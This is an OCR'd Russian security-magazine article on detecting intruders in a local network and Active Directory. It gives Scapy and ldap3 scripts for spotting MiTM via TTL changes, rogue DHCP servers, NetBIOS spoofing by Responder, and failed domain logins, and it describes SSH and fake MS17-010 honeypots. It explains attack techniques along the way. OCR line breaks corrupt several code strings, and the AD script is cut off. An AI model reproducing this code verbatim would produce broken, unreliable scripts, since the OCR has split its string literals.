
Есть один простой, но верный прием, который позволяет понять, что твой трафик перехватывается. Как известно, каждый узел, через который проходит трафик, уменьшает **IP.ttl** на единицу. При этом его начальное значение фиксированное — **255, 128, 64, 32**. Это позволяет как минимум видеть длину сетевого маршрута до определенного узла.

Атаки перехвата трафика часто реализуются в пределах сетевого сегмента, когда атакующий становится между нами и шлюзом. Шлюз — это ближайшее к нам сетевое устройство, пересылающее наш трафик дальше. Следовательно, мы можем проверять перехват своего трафика, просто пингуя шлюз.




IP.ttl шлюза не меняется

У сетевых устройств Cisco начальный **IP.ttl** часто равен **255**, и мы видим, что он не меняется, — значит, между нами и шлюзом никого нет. Но если в этот момент хакер, находящийся где-то рядом с нами, начал шалить, картина изменится.




Хакер перехватывает трафик всей подсети

Мы тут же увидим это по уменьшению **IP.ttl**.




Изменение расстояния до шлюза жертв атаки перехвата трафика

А выполнив трассировку, мы увидим расположение наглеца, вставшего перед шлюзом.



Появляется дополнительный хоп


И вспомнив, что у Windows ttl = 128, а у Linux — 64, по тому же пингу мы понимаем, что среди офисных компов на Windows появился кто-то на Linux, возможно даже Kali.



IP.ttl выдает операционную систему хакера


Целое расследование было проведено лишь при помощи банального **ping**.

Подобным образом мы можем выявлять атаки перехвата трафика даже в других подсетях. Ведь мы в состоянии засылать **ping** на любой узел и мониторить, как изменяется его **IP.ttl**.



Выявление атаки перехвата трафика в дальнем сетевом сегменте

А еще мы можем определить путь следования.




Выявление хакерского компьютера, вмешавшегося в сетевой трафик в другом сегменте

Таким образом, вполне реально мониторить всю сеть, докуда достают пакеты. Периодически засылая **ping** на важные IP из каждой подсети, составив базу соответствий IP.ttl и анализируя изменение TTL, можно увидеть MiTM-атаки даже в других сетевых сегментах. Следующая автоматизация как раз делает это:

defence/mitm.py

```python
#!/usr/bin/python3
from scapy.all import *
from time import sleep
from sys import argv
from os import system

targets = []
conf.verb = 0
TIMEOUT = 1

alerts = []
def alert(ip, distance_old, distance_new):
    if ip in alerts:
        return
    traceroute = probe_traceroute(ip)
    print("[!] MiTM detected %s: change distance: %s -> %s (%s)" % (
ip, str(distance_old), str(distance_new), traceroute))
    system("zenity --warning --title='MiTM detected' --text='MiTM
detected: victim %s' &" % ip)
    #system("echo 'MiTM detected' | festival --tts --language
english")
    alerts.append(ip)

def probe_ttl(ip):
    answer = sr1(IP(dst=ip)/ICMP(), timeout=TIMEOUT)
    if answer:
        return answer[IP].ttl

def probe_traceroute(ip):
    trace = []
    for hop in traceroute(ip, l4=ICMP(), timeout=TIMEOUT)[0]:
        req,res = hop
        trace.append(res[IP].src)
    return "->".join(trace)

with open(argv[1]) as f:
    for line in f:
        targets.append( line.split("\n")[0] )

distances = {}
while True:
    for target in targets:
        distance = probe_ttl(target)
        #distance = probe_traceroute(target)
        if distance:
            if not distances.get(target):
                distances[target] = distance
            if distances[target] != distance:
                alert(target, distances[target], distance)
        sleep(1)
    sleep(30)
```



Детект перехвата трафика в произвольном сетевом сегменте

При некоторых обстоятельствах злоумышленник может встать не посередине (дополнительно), а вместо какого-либо сетевого устройства. Поэтому более эффективно проверять перехват трафика не через длину маршрута, а через сам маршрут — с помощью трассировки. Также этот метод позволит увидеть особо хитрых злоумышленников, которые перед перехватом трафика озаботились фиксацией TTL.

Однако трассировка — это процедура более долгая по времени, и поэтому предложенный метод детекта в скрипте закомментирован.

ОБНАРУЖЕНИЕ ВРЕДОНОСНЫХ DHCP/DHCPV6/SLAAC-СЕРВЕРОВ

В локальных сетях, помимо MiTM, могут выполняться и иные атаки, реализующие лишь частичный перехват трафика. Протоколы DHCP, DHCPv6 и SLAAC предназначены для автоматической выдачи адресов IPv4 или IPv6 для вновь подключенных клиентов, а также клиентов, у которых срок аренды адреса истек, или несконфигурированных клиентов.


Хакеры могут использовать DHCP для попытки перехвата трафика, если ARP-спуфинг им не помог. Еще они могут задействовать DHCPv6/SLAAC, если в твоей сети не развита IPv6-инфраструктура, но на рабочих станциях этот протокол активен, — так атакующие могут добиться частичного перехвата трафика (например, DNS-трафика).

Обнаружить эти атаки достаточно просто, ведь у протоколов DHCP и DHCPv6 есть запрос, заставляющий серверы откликнуться:

defence/dhcp.py


```python
#!/usr/bin/python3
from scapy.all import *
from threading import Thread
from time import sleep
from sys import argv
from os import system

conf.iface = argv[1]
conf.verb = 0

def parse(p):
    global dhcp_servers
    if DHCP in p:
        for option in p[DHCP].options:
            if 'message-type' in option and 2 in option:
                dhcp_servers.add(p[IP].src)
    elif DHCP6_Advertise in p:
        dhcp_servers.add(p[IPv6].src)
        try:
            domains = ','.join(p[DHCP6OptDNSDomains].dnsdomains)
            print(domains)
        except:
            pass

alerts = []
def alert(new_dhcp_servers):
    if not new_dhcp_servers - set(alerts):
        return
    dhcp_servers = ", ".join(map(str, new_dhcp_servers))
    print("[!] DHCP roque: " + dhcp_servers)
    system("zenity --warning --title='DHCP roque server' --text='
DHCP roque: %s' &" % dhcp_servers)
    #system("echo 'DHCP roque server detected' | festival --tts
--language english &")
    alerts.extend(new_dhcp_servers)

def dhcp_discover():
    dhcp_discover = Ether(dst='ff:ff:ff:ff:ff:ff', src=Ether().src,
type=0x0800) / IP(src='0.0.0.0', dst='255.255.255.255')/UDP(dport=67,
sport=68)/BOOTP(op=1, chaddr=Ether().src, xid=RandInt())/DHCP(options
=[('message-type','discover'), ('hostname','localhost'), ('
param_req_list',[1,3,6]), ('end')])
    sendp(dhcp_discover)
    dhcp_discover6 = Ether(dst="33:33:00:01:00:02", src=Ether().src)/
IPv6(dst="ff02::1:2")/UDP(sport=546, dport=547)/DHCP6_Solicit(trid=
RandInt())/DHCP6OptClientId(duid=DUID_LLT(lladdr=Ether().src,timeval=
int(time.time())))/DHCP6OptIA_NA(iaid=0xf)/DHCP6OptRapidCommit()/
DHCP6OptElapsedTime()/DHCP6OptOptReq(reqopts=[23,24])
    sendp(dhcp_discover6)

dhcp_servers_legal = set()
while True:
    dhcp_servers = set()
    thr = Thread(target=lambda:sniff(timeout=5, prn=parse))
    thr.start()
    dhcp_discover()
    thr.join()
    if not dhcp_servers_legal:
        dhcp_servers_legal = dhcp_servers.copy() or set([""])
        print("[*] DHCP legal: " + ", ".join(map(str,
dhcp_servers_legal)))
    if dhcp_servers - dhcp_servers_legal:
        alert(dhcp_servers - dhcp_servers_legal)
    sleep(10)
```

Предположим, хакер решил применить атаку перехвата трафика с помощью DHCP.



Хакер запускает вредоносный DHCP-сервер


Хакерское ПО начинает реагировать на отправляемые нами discover-запросы, а мы, в свою очередь, на его offer-пакеты.



Детект постороннего DHCP-сервера


Хакер вычислен. Кстати, подобным образом можно вычислить и какой-нибудь несанкционированно подключенный в сеть роутер.

Допустим, хакер собирается атаковать нас через DHCPv6 следующим способом.



Хакер запускает вредоносный DHCPv6-сервер

Теперь злоумышленник реагирует уже на discover-запросы DHCPv6. На такие пакеты он должен ответить advertise-сообщением, что мы также проверяем.



Детект постороннего DHCPv6-сервера

И вновь хакер пойман. Стоит отметить, что эти приемы могут работать только в пределах широковещательного сегмента.

Продолжение статьи →

САМООБОРОНА ПО-ХАКЕРСКИ

ЛОВИМ НАРУШИТЕЛЯ НА УРОВНЕ СЕТИ


СПУФИНГ NETBIOS

У хакеров, проникших в локальную сеть, в которой присутствует множество узлов под управлением Windows, есть на вооружении достаточно простая, но действенная техника. Она заключается в том, что злоумышленник начинает отвечать на все широковещательные NetBIOS-запросы своим IP-адресом. Это приводит к ошибочным подключениям жертв к атакующему, при этом они бессознательно разглашают свои учетные данные в ходе сквозной аутентификации и становятся жертвами атак категории NTLM Relay. Последние ведут к целому ряду хитрых многоступенчатых атак.

NetBIOS подобен DNS, с той лишь разницей, что в широковещательном сетевом сегменте каждый может быть как клиентом, так и сервером. То есть каждый может как запрашивать соответствие hostname в IP или IP в hostname, так и отвечать на подобные запросы. При нормальных обстоятельствах Windows-системы отвечают своим IP-адресом, только если в NetBIOS-запросе было указано их сетевое имя. Поэтому если мы со своей машины станем периодически отправлять широковещательные NetBIOS-запросы со случайным именем и кто-то на запрос ответит, то это явно попытка NetBIOS spoofing, и мы сможем вычислить узел, выполняющий такую атаку:

```
defence/netbios.py
#!/usr/bin/python3
import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import * # scapy==2.4.5
from threading import Thread
from random import random
from string import ascii_uppercase
from time import sleep
from sys import argv
from os import system


conf.iface = argv[1]
broadcast = conf.route.get_if_bcast(conf.iface)
conf.verb = 0

def nbns_responses(p):
    global name, ip
    if NBNSQueryResponse in p:
        if bytes(p[NBNSQueryResponse][0].RR_NAME).decode() == name:
            ip = str(p[NBNSQueryResponse][0].NB_ADDRESS)

alerts = []
def alert(ip):
    if ip in alerts:
        return
    print("[!] NetBIOS spoofing detected %s" % ip)
    system("zenity --warning --title='NetBIOS spoofing detected'
--text='NetBIOS spoofing: %s' &" % ip)
    #system("echo 'NetBIOS spoofing detected' | festival --tts
--language english")
    alerts.append(ip)

def rand(length):
    return "WIN-L" + "".join(map(lambda x:ascii_uppercase[ int(random
()*len(ascii_uppercase)) ], range(length)))

def nbns_query(name):
    send(IP(dst=broadcast)/UDP(sport=RandShort())/NBNSQueryRequest(
NAME_TRN_ID=RandShort(), FLAGS=0x0110, QUESTION_NAME=name,
QUESTION_TYPE='NB'))

names = {}
while True:
    thr = Thread(target=lambda:sniff(timeout=5, prn=nbns_responses))
    thr.start()
    ip = ''
    name = rand(10)
    nbns_query(name)
    thr.join()
    if ip:
        if not names.get(ip):
            print("[*] {name} = {ip}".format(name=name, ip=ip))
            names[ip] = name
        elif names[ip] != name:
            print("[!] {name} = {ip}".format(name=name, ip=ip))
            alert(ip)
    sleep(3)
```

Видно, как запущенный у хакера Responder начинает реагировать на наши запросы-ловушки.




Хакер проводит атаку NetBIOS spoofing с помощью Responder

Мы быстро обнаруживаем злоумышленника.

Детект NetBIOS spoofing

Два случайных NetBIOS-запроса и один одинаковый ответ — сто процентов, это хакер с Responder.

Подобная проверка настолько проста, что выполнить ее можно даже подручными средствами ОС Windows. Все, что нужно для этого, — попытаться разрезолвить случайное короткое имя. При разрешении коротких имен запрос сперва идет через NetBIOS и уже потом через DNS.



Детект NetBIOS spoofing простым пингом

Первый NetBIOS-запрос был отправлен до запуска хакерского ПО Responder и поэтому остался без ответа, а вот второй запрос был уже отравлен, и IP-адрес, который мы видим, скорее всего, является адресом злоумышленника.

HONEYPOT


С сетевого уровня злоумышленник рано или поздно перейдет на уровень приложений. И мы тоже плавно переходим к этому уровню.

Сканирование сетевых портов лишь разведка, и реально злоумышленника будут интересовать компьютеры, которые можно взломать, причем взломать достаточно легко. Для этого могут использоваться как уязвимости в ПО или ОС, так и недочеты конфигурации (мисконфиги). Последние куда опаснее, ведь они эксплуатируются полностью легальным путем, их сложнее заметить (не срабатывают антивирусы). Кроме того, подобные уязвимости могут быть всегда, даже на свежих обновленных системах, ведь человек ошибается достаточно часто.

SSH

Внимание злоумышленника в локальной сети всегда привлечет SSH, расположенный на стандартном 22-м TCP-порте, как один из самых распространенных сервисов ОС Linux. Слабый пароль root — отличный пример критического мисконфига и один из популярных «низко висящих фруктов». Ведь скомпрометированная Linux-система дает злоумышленнику удобную точку опоры, лишенную антивируса, вечно мешающих пользователей и к тому же не выключаемую в конце рабочего дня.


Все, что нам нужно, чтобы увидеть атаку подбором паролей SSH, — это встать на пути злоумышленника, то есть поднять у себя 22-й TCP-порт. В этом случае на этапе сканирования портов мы непременно попадем в список целей такой атаки. С помощью ханипота мы увидим попытки входящих аутентификаций, включая даже пароль.



Детект bruteforce-атаки на SSH

Нормальный пользователь вообще не станет подключаться по SSH. А если это IT-персонал, то он навряд ли пойдет по списку явно словарных паролей, как на рисунке выше.

На деле же это был хакер, пытавшийся проверить SSH на наиболее слабые пароли.



Хакер запустил атаку подбора пароля к SSH


Реальный злоумышленник, скорее всего, будет выполнять эту атаку на широкий перечень целей, куда, конечно же, попадет и этот ханипот.

SMB MS17-010

Хорошей приманкой для злоумышленника может стать и имитация какой-нибудь уязвимости. Отличным примером уязвимости, которую очень любят искать в локальных сетях на Windows-узлах, является MS17-010 (aka WannaCry). Это самый сочный низко висящий фрукт, поскольку уязвимость сразу дает полный доступ к системе, а найти ее можно как на старых (Windows 2000), так и на относительно новых (Windows 10/2016) системах.


Уязвимость кроется в сервисе SMB, по дефолту имеющемся на каждой Windows-машине на TCP-порте 445, который в том числе отвечает и за сетевые диски.

Чтобы сымитировать уязвимый сервис, мы можем использовать smbserver из популярной хакерской Python-библиотеки impacket. Согласно чекерам уязвимости MS17-010, происходит проверка ответа на запрос SMB-команды `TRANS_PEEK_NMPIPE (0x23)` с параметром `maxParameterCount=0xffff`. Если мы ответим на него вместо кода `STATUS_NOT_IMPLEMENTED` кодом `STATUS_INSUFF_SERVER_RESOURCES`, то атакующий будет видеть нас как уязвимую систему. Для этого достаточно лишь немного пропатчить `smbserver.py`.




Патчим smbserver и заставляем выглядеть нас как уязвимая система

Только представь, как злоумышленник будет рад среди сотен, а то и тысяч компов найти желанный «MS17-010 not patched».



Хакер проверяет уязвимость MS17-010

А ты поймаешь его в эту ловушку.



Детект проверки уязвимости MS17-010

Ханипот выгодно смотрится в сетях с хорошим уровнем защищенности. Для злоумышленника такой хост даже среди тысячи узлов будет выглядеть словно костер посреди поля ночью.

Примечательно, но именно MS17-010 — одна из наиболее популярных уязвимостей, дающих внутреннему нарушителю первую доменную учетную запись. Так что этот прием будет для нас, пожалуй, последним рубежом защиты внутренней инфраструктуры в этом раунде.

Актуальных, «низко висящих» уязвимостей предостаточно, и ты всегда можешь реализовать любой другой уязвимый сервис, чтобы вовремя заметить вредоносную активность и даже немного сбить злоумышленника с толку.

ВЫВОДЫ

Первый раунд противостояния хакеру завершится тогда, когда он найдет свою первую доменную учетную запись. Последующие его действия примут уже иной характер.

В первом раунде у нас есть преимущество, ведь хакер ничего не знает о внутренней инфраструктуре и в поиске целей ему придется сильно рисковать быть обнаруженным. У нас есть всё, чтобы выиграть в этом раунде. Но что, если хакер раздобыл доменную учетку и проскользнул незамеченным на уровень Active Directory? Тогда начинается финальный раунд противостояния. И о нем мы поговорим в следующей статье.

САМООБОРОНА ПО-ХАКЕРСКИ

Выявляем атаки в Active Directory

В этой статье мы разберемся, по каким признакам можно узнать, что хакер уже вовсю орудует в твоем домене, автоматизируем процесс обнаружения этих атак и предусмотрим средства противодействия.

s0i37
Lead cybersecurity analyst at USSC
@s0i37_channel

Если злоумышленник так и не был обнаружен на уровне сети и все же добрался до Active Directory с учеткой доменного пользователя, то первый раунд мы проиграли. Теперь у него в арсенале будет с десяток-другой крайне эффективных атак, большая часть из которых достаточно бесшумна.

В этот момент начинается второй, уже финальный раунд нашего противостояния. На кону ни много ни мало вся внутренняя инфраструктура и, возможно, даже бизнес компании. Если домен выдержит самые простые и пробивные эксплоиты, которые хакер опробует в первые минуты, и тому придется применять более шумные атаки, то финальную битву еще можно выиграть.

В этой части мы научимся слышать едва уловимый шорох злоумышленника, что засел в Active Directory и, изучив твои мисконфиги, начал уверенное движение вперед — к контроллерам домена.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

САМООБОРОНА ПО-ХАКЕРСКИ


ВЫЯВЛЯЕМ АТАКИ В ACTIVE DIRECTORY

АУТЕНТИФИКАЦИИ

Очевидно, что злоумышленник, преследующий цель захватить сердце внутренней инфраструктуры — Active Directory, будет иметь дело с доменными учетками. И очень вероятно, что в ходе своего продвижения хакер столкнется с неуспешными аутентификациями, неправильными или старыми паролями или попытается банально подобрать пароль.

Да, на контроллере домена мы можем просто централизованно мониторить события `4776 (8004)`, `4768` или `4769`, для чего потребуются привилегии администратора домена. Но можно видеть попытки аутентификации всех доменных пользователей и с правами обычного пользователя, ведь все предлагаемые мною defence-приемы не требуют исключительных прав и могут быть выполнены абсолютно любым сотрудником.

Отслеживая по LDAP изменение атрибута `lastLogon/lastLogonTimestamp`, можно видеть динамику успешных аутентификаций, изменение атрибутов `badPasswordTime` и `badPwdCount` — неуспешных аутентификаций, а `lockoutTime` покажет нам динамику блокировок. Запрашивая в цикле объекты, у которых перечисленные атрибуты изменились за тот или иной интервал времени, мы можем увидеть эту динамику.




Поиск всех пользователей в Active Directory, у которых за указанное время были успешные или неуспешные попытки аутентификации

Предложенная ниже автоматизация сделает всю необходимую работу: скрипт в режиме реального времени будет писать, какой пользователь прошел успешную аутентификацию, какой нет и сколько раз, а кто оказался заблокирован:

defence/ad/auth.py

```python
from ldap3 import Server, Connection, SUBTREE, ALL
from time import sleep
from datetime import datetime
from getpass import getpass
from os import system
from sys import argv
from colorama import Fore

dc = argv[1]
userdom = argv[2] # "user@company.org"
USERS = { }
MAX_LOCKS = 50
MAX_FAILS = 100

server = Server(dc, get_info=ALL)
Connection(server, auto_bind=True)
root = server.info.naming_contexts[0]
server_time = server.info.other.get('currentTime')[0]
print("{root} {server_time}".format(root=root, server_time=
server_time))
conn = Connection(server, user=userdom, password=argv[3] if len(argv)
> 3 else getpass("password: "))
conn.bind()

alerts = []
def alert(user, action):
    if user in alerts:
        return
    print("[!] Auth event detected: %s %s" % (user,action))
    #system("telegram '{message}' &".format(message="Auth event
detected: "+user+" "+action))
    #system("email admin@company.org '{message}' &".format(
message="Auth event detected: "+user+" "+action))
    #system("sms PHONENUMBER '{message}' &".format(message="Auth
event detected: "+user+" "+action))
    system("zenity --warning --title='Auth event detected' --text='
%s %s' &" % (user,action))
    #system("echo 'Auth event detected' | festival --tts --language
english")
    alerts.append(user)

failures_time = {}
success_time = {}
fails = set()
locks = set()
timestamp = (int(datetime.strptime(server_time, "%Y%m%d%H%M%S.0Z").
timestamp() if server_time else datetime.utcnow().timestamp()) +
11644473600) * 10000000
while True:
    conn.search(root, '(&(objectCategory=person)(objectClass=user)(|(
badPasswordTime>={timestamp})(lastLogon>={timestamp})))'.format(
timestamp=timestamp), SUBTREE, attributes=["sAMAccountName", "
badPasswordTime", "lastLogon", "badPwdCount", "lockoutTime"])
    lasts = [timestamp]
    for result in conn.entries:
        dn = result.entry_dn
        if result['sAMAccountName']:
            user = result['sAMAccountName'].value
            if user.lower() in ('incident','sp_farm'):
                continue
